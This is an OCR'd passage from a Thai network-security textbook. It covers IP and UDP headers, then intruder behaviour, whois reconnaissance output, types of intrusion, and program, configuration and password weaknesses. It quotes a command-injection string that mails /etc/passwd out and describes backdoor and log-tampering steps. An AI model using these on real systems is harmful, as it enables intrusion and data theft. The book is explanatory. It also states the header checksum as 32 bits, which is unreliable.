


รูปที่ 2-5 แสดงแพ็กเก็ตยูดีพี


2.5 โพรโตคอลไอพี (IP: Internet Protocol)

โพรโตคอลไอพีเป็นโพรโตคอลที่จัดการเกี่ยวกับแอดเดรสของแต่ละแพ็กเก็ต เพื่อให้ส่งแพ็กเก็ตต่างๆ ไปยังเป้าหมายได้ถูกต้อง การทำงานของไอพีเป็นเพียงการส่งข้อมูลไปยังเครื่องเป้าหมายเท่านั้น ไม่มีการส่งสัญญาณขอบริการ หรือสัญญาณให้บริการระหว่างกันเหมือนทีซีพี เรียกว่าการเชื่อมต่อแบบ Connectionless ซึ่งระบบทั้งสองตั้งสมมติฐานว่าการเชื่อมต่อระหว่างกันไม่มีความผิดพลาดเกิดขึ้นแน่

เนื่องจากมาตรฐานในเครือข่ายมีหลากหลาย ขนาดของแพ็กเก็ตในแต่ละมาตรฐานจึงมีความแตกต่างกันออกไป ทำให้การส่งข้อมูลระหว่างอุปกรณ์ในเครือข่ายนั้นอาจมีการแบ่งข้อมูลออกเป็นแพ็กเก็ตย่อยๆ ในระหว่างการส่ง เรียกว่า การทำแฟร็กเมนเตชัน (Fragmentation) เช่น แพ็กเก็ตของ FDDI มีขนาด 4,500 ไบต์ หากเครื่องปลายอยู่ในเครือข่าย Ethernet ซึ่งมีขนาดของแพ็กเก็ตสูงสุดเพียง 1,500 ไบต์ ดังนั้นการส่งแพ็กเก็ตไปยังเครื่องปลายทางจึงต้องมีการแบ่งเป็นแพ็กเก็ตย่อย และเมื่อแพ็กเก็ตย่อยมาถึงเครื่องเป้าหมายก็จะมารวมกันเป็นแพ็กเก็ตเดิมที่มีขนาด 4,500 ไบต์อีกครั้ง เรียกการรวมกันนี้ว่า การรีแอสเซมเบิ้ล (Reassemble) ซึ่งทำให้ได้ข้อมูลเหมือนที่ส่งมาจากเครื่องต้นทาง



รูปที่ 2-6 แสดงการทำแฟร็กเมนเตชัน



รูปที่ 2-7 แสดงการรีแอสเซมเบิ้ล

ส่วนประกอบของแพ็กเก็ตไอพี

1. *version* : เป็นค่าตัวเลข 4 บิต บอกเวอร์ชันของมาตรฐานไอพีที่ใช้ โดยปกติมีค่าเป็น 4 ซึ่งหมายถึง IPv4
2. *Internet Header Length (IHL)* : เป็นตัวบอกความยาวเฮดเดอร์ของไอพี
3. *Type of Service* : เป็นส่วนที่บอกการทำงานของแพ็กเก็ตที่ส่งว่าทำหน้าที่อะไร มีทั้งหมด 8 บิต โดย

   Bit 0-2 : บอกรายละเอียดการทำงานของแพ็กเก็ตนั้นๆ

   111 - Network Control

   110 - Internetwork Control

   101 - CRITIC / ECP

   100 - Flash Override

   011 - Flash

   010 - Immediate

   001 - Priority

   000 - Routine

   Bit 3 : บอกถึงลักษณะของดีเลย์

   0 = Normal Delay - มีดีเลย์ปกติ

   1 = Low Delay - มีดีเลย์ต่ำ

   Bit 4 : บอกถึงประเภทของทรูพุต

   0 = Normal Throughput – มีทรูพุตปกติ

   1= High Throughput – มีทรูพุตสูง

   Bit 5 : บอกถึงประเภทของความน่าเชื่อถือ

0 = Normal Reliability - มีความน่าเชื่อถือพอประมาณ

1 = High Reliability - มีความน่าเชื่อถือสูง

Bit 6-7 : กันไว้ใช้ในอนาคต

4. *Total Length* : มีขนาด 16 บิต บอกถึงความยาวในดาต้าแกรมของไอพี
5. *Identification field* : เป็นตัวเลข 16 บิต เป็นค่าประจำตัวของไอพีนั้น โดยโฮสต์ที่ส่งเป็นผู้กำหนด และเพิ่มค่าขึ้นหนึ่งเมื่อมีการส่งดาต้าแกรมของไอพีใหม่ ซึ่งใช้ในการประกอบกลับ
6. *Flag* : เป็นตัวเลข 3 bit บอกลักษณะของแพ็กเก็ตว่ามีการแฟร็กเมนต์หรือไม่


   Bit 0 : สงวนไว้ ปกติเป็น 0

   Bit 1 : 0 = บอกว่าแพ็กเก็ตมีการแตกแพ็กเก็ตย่อย

   1 = บอกว่าแพ็กเก็ตไม่มีการแตกแพ็กเก็ตย่อย

   Bit 2 : 0 = บอกว่าแพ็กเก็ตนั้นเป็นแพ็กเก็ตสุดท้ายที่ได้จากการแตกแพ็กเก็ตย่อย

   1 = บอกว่าแพ็กเก็ตนั้นยังไม่ใช่แพ็กเก็ตสุดท้ายที่ได้จากการแตกแพ็กเก็ตย่อย
7. *Fragment Offset* : เป็นค่าตัวเลข 13 บิต บอกออปเซตของแฟร็กเมนต์เมื่อเทียบในดาต้าแกรม
8. *Time To Live (TTL)* : เป็นตัวเลข 8 บิต บอกช่วงเวลาของแพ็กเก็ตที่ยังอยู่ในเครือข่ายได้ โดยกำหนดค่าเป็นจำนวนเราท์เตอร์สูงสุดที่ดาต้าแกรมผ่านได้ ซึ่งโดยทั่วไปทีค่าระหว่าง 32 ถึง 64 และลดค่าลงเรื่อยๆ เมื่อผ่านเราเตอร์ เพื่อเป็นการป้องกันแพ็กเก็ตล้นเครือข่าย
9. *Protocol* : เป็นตัวเลข 8 bit บอกถึงโพรโตคอลที่อยู่เหนือขึ้นไป ว่าเป็นโพรโตคอลระดับสูงกว่าประเภทใด
10. *Header Checksum* : เป็นค่าตัวเลข 32 บิต ใช้ตรวจสอบความถูกต้องของเฮดเดอร์
11. *Source Address* : เป็นค่าตัวเลข 32 บิต บอกถึงไอพีแอดเดรสของเครื่องต้นทาง
12. *Destination Address* : เป็นค่าตัวเลข 32 บิต บอกถึงไอพีแอดเดรสของเครื่องปลายทาง



รูปที่ 2-8 แสดงแพ็กเก็ตไอพี

บทที่ 3
ความรู้พื้นฐานในการบุกรุกระบบ

3.1 ความหมายของผู้บุกรุกคอมพิวเตอร์

ผู้บุกรุกระบบคอมพิวเตอร์ (Intruder) หมายถึง บุคคลที่พยายามบุกรุก หรือได้บุกรุกเข้ามาในระบบโดยที่ไม่ได้รับอนุญาต รวมถึงบุคคลที่เรียกว่าแฮ็กเกอร์ (Hacker) หมายถึงบุคคลซึ่งมีความเชี่ยวชาญในการเขียนโปรแกรม ชอบเข้าไปศึกษาการทำงานบางสิ่งบางอย่างของระบบ และค้นพบจุดบกพร่องของระบบ เช่น เข้าไปศึกษาการทำงานในเคอร์เนล (Kernel) ของระบบปฏิบัติการ และโปรแกรมต่างๆ

3.2 ความสำคัญของการรักษาความปลอดภัย

ในมุมมองทั่วไปของผู้ดูแลระบบอาจคิดว่าระบบที่ตนดูแลอยู่ไม่มีข้อมูลสำคัญ ถ้ามีผู้บุกรุกเข้ามาในระบบก็ไม่เป็นไร เพราะผู้บุกรุกจะไม่ได้อะไรกลับออกไป แต่ความเป็นจริงแล้ว ในกรณีที่มีผู้บุกรุกเข้ามายังระบบ แล้วใช้เป็นทางผ่านในการเจาะระบบของธนาคาร หน่วยงานทางราชการ หรือองค์กรที่มีข้อมูลที่สำคัญ และเข้าไปทำความเสียหายให้กับองค์กรนั้น ๆ ถ้ามีการตรวจสอบกลับมา เจ้าของระบบต้องเป็นผู้รับผิดชอบกับเหตุการณ์ที่เกิดขึ้น ดังนั้นการรักษาความปลอดภัยของระบบจึงเป็นเรื่องจำเป็นที่ละเลยไม่ได้

การบุกรุกถ้าแบ่งจากสถานที่ ที่ติดต่อเข้ามาของผู้บุกรุก สามารถแบ่งได้เป็น 2 ประเภท คือ การบุกรุกจากภายในเครือข่ายเอง และบุกรุกจากภายนอกเครือข่าย

- การบุกรุกจากภายใน เป็นการบุกรุกโดยผู้ที่มีสิทธิ์อันชอบธรรมที่เข้ามาใช้ทรัพยากรในระบบ แต่ใช้งานทรัพยากรอย่างไม่ถูกต้อง หรือพยายามแอบอ้างไปใช้สิทธิ์ของผู้ใช้อื่นที่มีสิทธิ์ในการใช้งานเหนือกว่า
- การบุกรุกจากภายนอก เป็นการบุกรุกที่มาจากภายนอกเน็ตเวิร์กของระบบ และเข้ามาทำความเสียหายให้แก่ระบบ เช่น เข้ามาเปลี่ยนข้อมูลในโฮมเพจ หรือส่งสแปมเมล์ (Spam Mail) ไปให้ผู้อื่นโดยผ่านระบบของเครื่องเป้าหมายหรือ พยายามบุกรุกผ่านไฟร์วอลล์เข้ามาทำความเสียหายให้กับเครื่องที่อยู่ภายในเน็ตเวิร์ก ผู้บุกรุกจากภายนอกสามารถเข้ามาโดยผ่านบริการ (Services) ของระบบ หรือติดต่อผ่านโมเด็มเข้ามา

3.3 พฤติกรรมทั่วไปของผู้บุกรุก

(1) อันดับแรก ผู้บุกรุกจะทำการหาข้อมูลขององค์กรที่จะทำการโจมตีให้ได้มากที่สุด เพื่อหาจุดอ่อน และจุดแข็งของระบบ เช่น

- เข้าไปในเว็บไซต์ขององค์กรนั้น เพราะในบ้างครั้งจะสามารถทราบข้อมูลต่างๆ ของเครื่องเป้าหมายที่ต้องการโจมตี เนื่องจากในบางครั้งอาจมีการเปิดเผยข้อมูลต่างๆ ขององค์กรลง

บนเว็บไซต์ เช่น ใช้ระบบปฏิบัติการอะไร, เวอร์ชันเท่าใด, ใช้ไฟล์วอลล์อะไร หรืออาจจะทราบ สถานที่ตั้งองค์กร, เบอร์โทรศัพท์, อีเมล์แอดเดรส, นโยบาย และแนวทางการรักษาความปลอดภัยขององค์กรนั้น และลิงค์ที่เชื่อมโยงไปยังองค์กรอื่นที่มีความสัมพันธ์กัน

- ทำการค้นหาข้อมูลขององค์กรนั้น โดยใช้ Search Engine เช่น Yahoo, Google, Altavista, Hotbot เป็นต้น
- ผู้บุกรุกทำการใช้โปรแกรม เช่น whois เพื่อตรวจสอบดูชื่อองค์ที่จะทำการโจมตี เช่น สมมุติว่า ผู้บุกรุกทราบชื่อองค์กรซึ่งประกอบด้วยคำว่า SANOOK แต่ไม่ทราบชื่อโดเมนเนมที่แท้จริง จะทำการใช้คำสั่ง whois "SANOOK."@whois.networksoultion.com เพื่อลดขอบเขตของการค้นหา

```
IsaG26:/tmp# whois "sanook."@whois.networksolutions.com
[whois.networksolutions.com]

SANOOKMOBILE.COM
SANOOKMARTS.COM
SANOOKMAIL.COM
SANOOKLINE.COM
SANOOKKUN.COM
SANOOKJANG.COM
SANOOKGUN.COM
SANOOKENGLISH.COM
SANOOKDKWA.COM
SANOOKDEE.COM
SANOOKCOM.COM
SANOOKCLUB.COM
SANOOK2T.NET
SANOOK2000.NET
SANOOK2000.COM
SANOOK.ORG
SANOOK.NET
SANOOK.COM
SANOOK-SABAI.COM
```

รูปที่ 3-1 แสดงการใช้คำสั่ง whois เพื่อลดขอบเขตในการค้นหาเครื่องเป้าหมายให้แคบลง

เมื่อผู้บุกรุกทราบถึงชื่อขององค์กรที่เป็นเป้าหมายแล้ว จะทำการใช้ คำสั่ง whois Target-Domain เพื่อขอดูข้อมูลจากโดเมนเนมเซิร์ฟเวอร์ ดังนี้

```
IsaG26:~$ whois sanook.com
[whois.internic.net]
    Domain Name: SANOOK.COM
    Registrar: NETWORK SOLUTIONS, INC.
    Whois Server: whois.networksolutions.com
    Referral URL: www.networksolutions.com
    Name Server: NS1.MWEB.CO.TH
    Name Server: NS2.MWEB.CO.TH
```

รูปที่ 3-2 แสดงตัวอย่างการใช้โปรแกรม whois เพื่อตรวจสอบโดเมนเนมขององค์กรนั้น

ต่อจากนั้นผู้บุกรุกจะใช้คำสั่ง whois Domain-Name.com@Whois-Server เพื่อดูข้อมูลทั้งหมดของโดเมนเนมในองค์กรนั้นอย่างละเอียด

```
IsaG26:~$ whois sanook.com@whois.networksolutions.com
[whois.networksolutions.com]

Registrant:
MWEB (Thailand) Limited (SANOOK9-DOM)
323 Betagro Building 6th Floor, Laksi
Bangkok, 10210
THAILAND

Domain Name: SANOOK.COM

Administrative Contact:
Poff, Glen (PG573-ORG) gpoff@MWEB.CO.TH
Mweb (Thailand) Limited
Rasa Tower, Level 26
555 Phaholyothin Road
Bangkok, Chatuchak 10110
THAILAND
```

662-937-0096

Fax- 662-937-0098

Technical Contact:

Thipsongkhro, Chawalit (CT7603) chawalit@MWEB.CO.TH

Mweb (Thailand) Ltd.

323 Betagro Bldg. 6th fl.

Moo 6 Thungsonghong

Laksi

Bangkok, 10210

TH

662-955-0099 (FAX) 662-955-0300

Billing Contact:

Chalermisarachai, Somkiat (CS1914-ORG) somkiat@MWEB.CO.TH

Mweb (Thailand) Limited

323 Betagro Building, 6th Floor

Thungsonghong, Laksi

Bangkok

THAILAND

662-955-0099

Fax- 662-955-0300

Record last updated on 18-Feb-2001.

Record expires on 09-Feb-2002.

Record created on 09-Feb-2000.

Database last updated on 11-Mar-2001 15:02:34 EST.

Domain servers in listed order:

NS1.MWEB.CO.TH	203.107.128.1
NS2.MWEB.CO.TH	203.107.128.2

รูปที่ 3-3 แสดงผลลัพธ์ในการใช้คำสั่ง whois Domain-Name.com@Whois-Server

- ทำการสแกนพอร์ต และตรวจสอบแพลตฟอร์มของระบบปฏิบัติการ เพื่อดูว่าเครื่องเป้าหมายเปิดให้บริการใดบ้าง และใช้ระบบปฏิบัติการอะไร
- ตรวจสอบเวอร์ชัน และข้อมูลของบริการต่างๆ เช่น ftp, smtp, pop2 และ pop3 เป็นต้น เพื่อตรวจสอบว่าตรงกับเวอร์ชันที่มีข้อบกพร่องหรือไม่ หรือทำการ finger เพื่อดูผู้ใช้งานในระบบ

(2) เมื่อผู้บุกรุกทราบถึงข้อมูลของเครื่องเป้าหมายแล้ว จะทำการใช้ข้อมูลที่ได้ค้นหามาเพื่อโจมตีระบบ เช่น

- ช่องโหว่ในสคริปต์ซีจีไอ (CGI script) โดยส่งคำสั่งหรือให้เรียกโปรแกรมใด ๆ เพื่อส่งค่าไปเป็นอินพุตโดยผ่านทางคำสั่งเชลล์
- ทราบ username และทำการล็อกอินโดยไม่มีรหัสผ่าน หรือรหัสผ่านที่สามารถเดาได้ง่าย
- การใช้คำสั่ง finger หรือ vrfy เพื่อหา usernmae ที่มีอยู่จริงในระบบ
- ใช้คำสั่ง rlogin หรือ rsh เพื่อล็อกอินเข้าไปในเครื่องเป้าหมายโดยไม่ต้องใช้รหัสผ่าน
- การดักจักข้อมูลที่เข้า และออกจากเครื่องเป้าหมาย
- สามารถส่งเมล์ลงไปในไฟล์ /etc/passwd ได้เลย
- ใช้โปรแกรม remote exploit โจมตีเข้าที่บริการที่มีจุดบกพร่อง
- ทำการหยุดบริการเครื่องเป้าหมาย โดยวิธีการที่เรียกว่า Denial of Service

(3) เมื่อผู้บุกรุกสามารถเข้ามาในระบบ และได้สิทธิ์เป็นรูต (root) และทำการใช้ทรัพยากรต่างๆ บนระบบแล้ว สิ่งที่ผู้บุกรุกจะกระทำต่อไปคือ

- การพยายามกลบเกลื่อนหลักฐานทั้งหมด โดยทำการลบล็อกไฟล์ (Log files)
- สร้างช่องทางให้ตนเองสามารถกลับเข้าไปใช้งานระบบได้อีกครั้ง โดยสร้างประตูหลัง (Back door) เช่น ทำการคัดลอกเชลล์ไปไว้ยังไดเรกทอรีอื่น แล้วทำการเซ็ตโหมดให้เป็น Sbit เมื่อทำการรันเชลล์นั้นแล้วจะได้สิทธิ์เป็นผู้ดูแลระบบ
- ทำการดักจับรหัสผ่าน (Sniff, Snoop) ของผู้ใช้งานคนอื่น เพื่อเป็นช่องทางในการบุกรุกเครื่องคอมพิวเตอร์อื่นที่อยู่บนระบบเครือข่าย
- ทำการแก้ไขไฟล์คอนฟิกบางอย่าง ให้ไม่มีการตรวจสอบความปลอดภัย เช่นแก้ไฟล์ /etc/inetd.conf เพื่อเปิดประตูหลัง หรือ /etc/syslog.conf เพื่อไม่ให้มีการบันทึกเหตุการณ์บางอย่างลงในล็อกไฟล์
- ทำการวางโทรจัน (Trojan)

3.4 ประเภทของการบุกรุกระบบ

การบุกรุกเข้าสู่ระบบแบ่งออกเป็นประเภทหลัก ๆ 3 ประเภทดังนี้

1. การบุกรุกทางกายภาพ (Physical Intrusion) ผู้บุกรุกพยายามบุกรุกที่เครื่องโดยตรง อาจเข้ามาใช้สิทธิ์พิเศษจากการทำงานที่คอนโซล (Console) เช่นการ Boot Single Mode เพื่อให้ได้สิทธิ์พิเศษเลย (ใช้ในกรณีที่ลืมรหัสผ่านของรูต) หรือถอดย้ายอุปกรณ์ เช่น ฮาร์ดดิสก์ ซึ่งอาจนำไปเขียนหรืออ่านภายหลัง หรือบายพาสไบออสได้

2. การบุกรุกทางระบบ (System Intrusion) ผู้บุกรุกเข้ามาในระบบ โดยปกติมักเป็นผู้ใช้ที่มีสิทธิ์ต่ำ ถ้าระบบไม่ได้ใส่แพตช์ (Patch) ที่สามารถแก้บักของแอพพลิเคชันแล้ว จุดนี้ก็เป็นช่องโหว่ที่ทำให้ผู้ใช้คนนั้นสร้างสิทธิ์ของตัวเองให้มากขึ้น จนเทียบเท่าผู้ดูแลระบบได้ เนื่องจากแอพพลิเคชันที่ใช้งานเกือบทุกอย่างมีบักอยู่ ถ้ายังไม่สามารถทำให้บักนั้นหมดไปหรือลดลงไปได้ จุดนี้ก็เป็นช่องทางสำหรับการบุกรุกระบบ

3. การบุกรุกระยะไกล (Remote Intrusion) ผู้บุกรุกติดต่อผ่านทางเน็ตเวิร์ก มีหลายเทคนิคในการบุกรุกระบบแบบนี้ ปัจจุบันมีแอพพลิเคชันประเภทไฟร์วอลล์ (Firewall) ทำหน้าที่เป็นด่านแรกในการป้องกันการบุกรุกทางเน็ตเวิร์ก แต่ไม่สามารถกันผู้บุกรุกได้ร้อยเปอร์เซ็นต์ อันเนื่องมาจากตั้งค่าโดยใช้ค่าที่ไม่เหมาะสมที่ระบบกำหนดมาให้

3.5 ช่องโหว่ภายในระบบ

เมื่อผู้บุกรุกต้องการบุกรุกระบบสามารถทำได้โดยหาช่องโหว่ภายในระบบ แล้วพยายามเข้าสู่ระบบทางช่องโหว่นั้น ๆ ช่องโหว่ของระบบมีดังนี้

ข้อบกพร่องของโปรแกรม

เกิดจากบักที่อยู่ในโปรแกรมซึ่งทำงานในเครื่องเซิร์ฟเวอร์, เ ครื่องไคลเอ็นต์, บนระบบปฏิบัติการ, หรือสแต็กของเน็ตเวิร์ก ช่องโหว่ของระบบซึ่งพบที่โปรแกรมจำแนกเป็นประเภทต่าง ๆ ดังนี้

- บัฟเฟอร์โอเวอร์โฟลว์ (Buffer Overflow) ช่องโหว่ที่พบในปัจจุบันเกิดจากบัฟเฟอร์โอเวอร์โฟลว์แทบทั้งสิ้น การเกิดบัฟเฟอร์โอเวอร์โฟลว์ เช่น สมมุติว่าโปรแกรมเมอร์เขียนโปรแกรมรับอินพุตเป็นชื่อผู้ใช้ และจองพื้นที่ 256 ตัวอักษรสำหรับเก็บอินพุตนี้ โปรแกรมเมอร์คาดไว้ว่าจะไม่มีผู้ใช้คนในที่มีชื่อยาวกว่านี้แน่ ส่วนในมุมมองของผู้บุกรุกนั้นจะพิจารณาว่าหากใส่อินพุตที่ยาวกว่า 256 ตัวอักษร แล้วตัวอักษรที่เกินมาจะถูกวางไว้ที่ส่วนใดในหน่วยความจำ ผู้บุกรุกจึงพยายามส่งตัวอักษรมากกว่า 256 ตัวอักษรติดกัน พร้อมกับแทรกโค้ดที่สามารถทำงานได้ไว้ในอินพุตนั้นด้วย ถ้าโปรแกรมเกิดแครช (Crash) ขึ้น ผู้บุกรุกสามารถนำมาใช้เป็นจุดที่เข้าไปบุกรุกระบบได้ ซึ่งผู้บุกรุกสามารถหาช่องโหว่นี้ได้หลายทาง เช่น จากซอร์สโค้ดของเซอร์วิสต่าง ๆ ที่มีแจกให้ในอินเทอร์เน็ต ผู้บุกรุกเพียงแค่ค้นหาโปรแกรมตัวที่มีช่องโหว่นี้ จากนั้นก็ศึกษาซอร์สโค้ดแอสเซมบลีในการค้นหาช่องโหว่ และทดลองใส่ข้อมูลสุ่มเพื่อหาข้อบกพร่อง มีข้อสังเกตว่าปัญหานี้มักเกิดกับ

โปรแกรมที่เขียนด้วย C หรือ C++ และพบได้น้อยมากในโปรแกรมที่เขียนด้วยจาวา (JAVA) เนื่องจากจาวาไม่อนุญาตให้โปรแกรมเมอร์เข้าถึงหน่วยความจำได้โดยตรง

- การใช้โปรแกรมหลายโปรแกรมทำงานร่วมกันทำให้เกิดสิ่งที่ไม่คาดคิดขึ้นในการเขียนโปรแกรม (Unexpected combinations) โปรแกรมเมอร์เขียนโดยใช้โค้ดหลาย ๆ ระดับสร้างโปรแกรมขึ้นมา โดยมีระดับระบบปฏิบัติการเป็นระดับล่างสุด ตัวอย่างช่องโหว่แบบนี้ที่สามารถเห็นได้คือโปรแกรมที่เขียนด้วยภาษาเพิร์ล ซึ่งสามารถส่งอินพุตไปยังโปรแกรมอื่นได้ เช่น " | mail < /etc/passwd " เมื่อโปรแกรมทำงานที่คำสั่งนี้ ทำให้ระบบส่งไฟล์ /etc/passwd ไปให้ผู้บุกรุกผ่านทางอีเมล์
- อินพุตที่ไม่สามารถควบคุมได้ (Unhandled Input) โปรแกรมเมอร์โดยส่วนใหญ่พิจารณาถึงเฉพาะอินพุตที่ใส่อย่างถูกต้องเท่านั้น โดยไม่ได้คิดถึงการใส่อินพุตที่เป็นไปไม่ได้ด้วย นี่เป็นช่องโหว่อีกทางหนึ่งที่สามารถใช้ในการบุกรุกระบบได้
- สภาพที่มีการแข่งขัน (Race Condition) ระบบปัจจุบันเป็นระบบแบบมัลติทาร์กิง (multitasking) และมัลติเธรด (multithread) คือในขณะใดขณะหนึ่งสามารถมีโปรแกรมมากกว่าหนึ่งโปรแกรมทำงานอยู่ได้ ซึ่งเป็นอันตรายต่อระบบถ้าสองโปรแกรมกำลังเข้าถึงข้อมูลเดียวกันในเวลาเดียวกัน กรณีนี้อาจทำให้ข้อมูลของโปรแกรมใดโปรแกรมหนึ่งไม่สามารถเขียนได้อย่างสมบูรณ์ เหตุการณ์นี้เกิดขึ้นน้อยมาก ผู้บุกรุกต้องใช้เวลานานสำหรับการบุกรุกด้วยช่องทางนี้

ข้อบกพร่องของการกำหนดค่าของระบบ

ข้อบกพร่องจากการกำหนดค่าของระบบเกิดได้จากหลายสาเหตุดังนี้

- การตั้งค่าโดยใช้ค่าเดิมที่ระบบกำหนดมาให้ (Default Configure) โปรแกรมส่วนใหญ่ที่ลูกค้าซื้อมาได้กำหนดค่าการทำงานต่าง ๆ มาแล้ว และเป็นค่าที่ทำให้โปรแกรมใช้งานได้ง่าย ซึ่งการใช้งานง่ายนำไปสู่การง่ายต่อการถูกบุกรุกระบบด้วย
- เกิดจากผู้ดูแลระบบเกียจคร้าน ไม่ได้ใส่รหัสผ่านของรูต (root) หรือผู้ใช้ใดๆ ในระบบ ทำให้เป็นช่องโหว่ที่ผู้บุกรุกใช้บุกรุกเข้าระบบโดยง่าย
- โปรแกรมอาจมีช่องโหว่จากเซอร์วิสที่ทำงานอยู่ในระบบ ผู้ดูแลระบบควรปิดเซอร์วิสของระบบทุกตัวที่ไม่ได้ใช้งาน เพื่อหลีกเลี่ยงช่องโหว่ที่อาจเกิดขึ้นได้ในภายหลัง ในส่วนนี้มีโปรแกรมสำหรับตรวจสอบความปลอดภัย ซึ่งสามารถตรวจสอบและแจ้งเตือนผู้ดูแลระบบให้ไปแก้ไขได้
- เครื่องที่เชื่อถือกัน (Trust Relationships) ผู้บุกรุกอาศัยช่องโหว่จากเครื่องที่ติดต่อกันแบบทรัสต์ โดยสามารถเข้าไปยังเครื่องอื่น ๆ ที่ยกเว้นการตรวจสอบสิทธิ์ของกันและกันได้ ตัวอย่างการบุกรุกทางช่องโหว่ตรงนี้คือ การบุกรุกโดยใช้ .rhosts

ช่องโหว่ของรหัสผ่าน

ส่วนใหญ่เกิดจากผู้ใช้ส่วนใหญ่จะใช้ชื่อที่ผู้ใช้คุ้นเคย เช่นชื่อตัวเอง ชื่อเพื่อน สัตว์เลี้ยง วันเกิด หรือเบอร์โทรศัพท์เป็นรหัสผ่าน ทำให้ผู้บุกรุกสามารถเดารหัสผ่านได้ง่าย

การบุกรุกจากเดารหัสผ่านจากคำในพจนานุกรม มักเป็นขั้นตอนที่ผู้บุกรุกทำหลังจากไม่สามารถเดารหัสผ่านได้ โดยลองใช้รหัสผ่านซึ่งได้จากการเข้ารหัสคำที่อยู่ในพจนานุกรม แล้วนำมาเปรียบเทียบกับรหัสผ่านที่เข้ารหัสในไฟล์ของระบบ ซึ่งผู้บุกรุกอาจใช้คำที่อยู่ในฐานข้อมูลพจนานุกรมคำศัพท์ภาษาอังกฤษ หรือภาษาต่างประเทศอื่น ๆ ก็ได้

การบุกรุกโดยพลการ (Brute Force Attack) เป็นอีกวิธีหนึ่งที่ผู้บุกรุกใช้ในการเดารหัสผ่าน ผู้บุกรุกเดารหัสที่เป็นไปได้ที่เกิดขึ้นจากการสร้างรหัสผ่าน เช่นสมมุติว่ารหัสผ่านที่เป็นไปได้ของระบบเป็นตัวอักษรภาษาอังกฤษพิมพ์เล็กจำนวน 4 ตัว ผู้บุกรุกก็พยายามล็อกอินเข้าสู่ระบบโดยใช้รหัสผ่านที่เป็นไปได้ทั้งหมดจากการผสมคำ ในกรณีนี้ รหัสผ่านที่เป็นไปได้คือ 26x26x26x26 ตัว ซึ่งถ้าตั้งรหัสผ่านมีการผสมกันระหว่าง ตัวอักษรทั้งตัวเล็ก ตัวใหญ่ ตัวเลขและเครื่องหมายต่างๆ จะทำให้คำที่เป็นไปได้ทั้งหมดมีจำนวนมากขึ้น ดังนั้นหากผู้บุกรุกใช้วิธีนี้ในการเดารหัสผ่านก็จะใช้เวลานานยิ่งขึ้น

นอกจากนี้ผู้บุกรุกสามารถได้รหัสผ่านโดยวิธีต่อไปนี้

- การดักจับข้อมูลที่ไม่ได้เข้ารหัส (Clear Text Sniffing) เซอร์วิสที่รันบนโพรโตคอล TCP/IP เช่น telnet มีการส่งรหัสผ่านที่ไม่เข้ารหัส ซึ่งอาจมีการดักจับโดยใช้ตัววิเคราะห์โพรโตคอล (Protocol Analyzer) ระหว่างทางของการส่งแพ็กเก็ตผ่านไปในเน็ตเวิร์ก ผู้บุกรุกสามารถเอารหัสผ่านที่ได้ไปล็อกอินเข้าระบบในภายหลัง
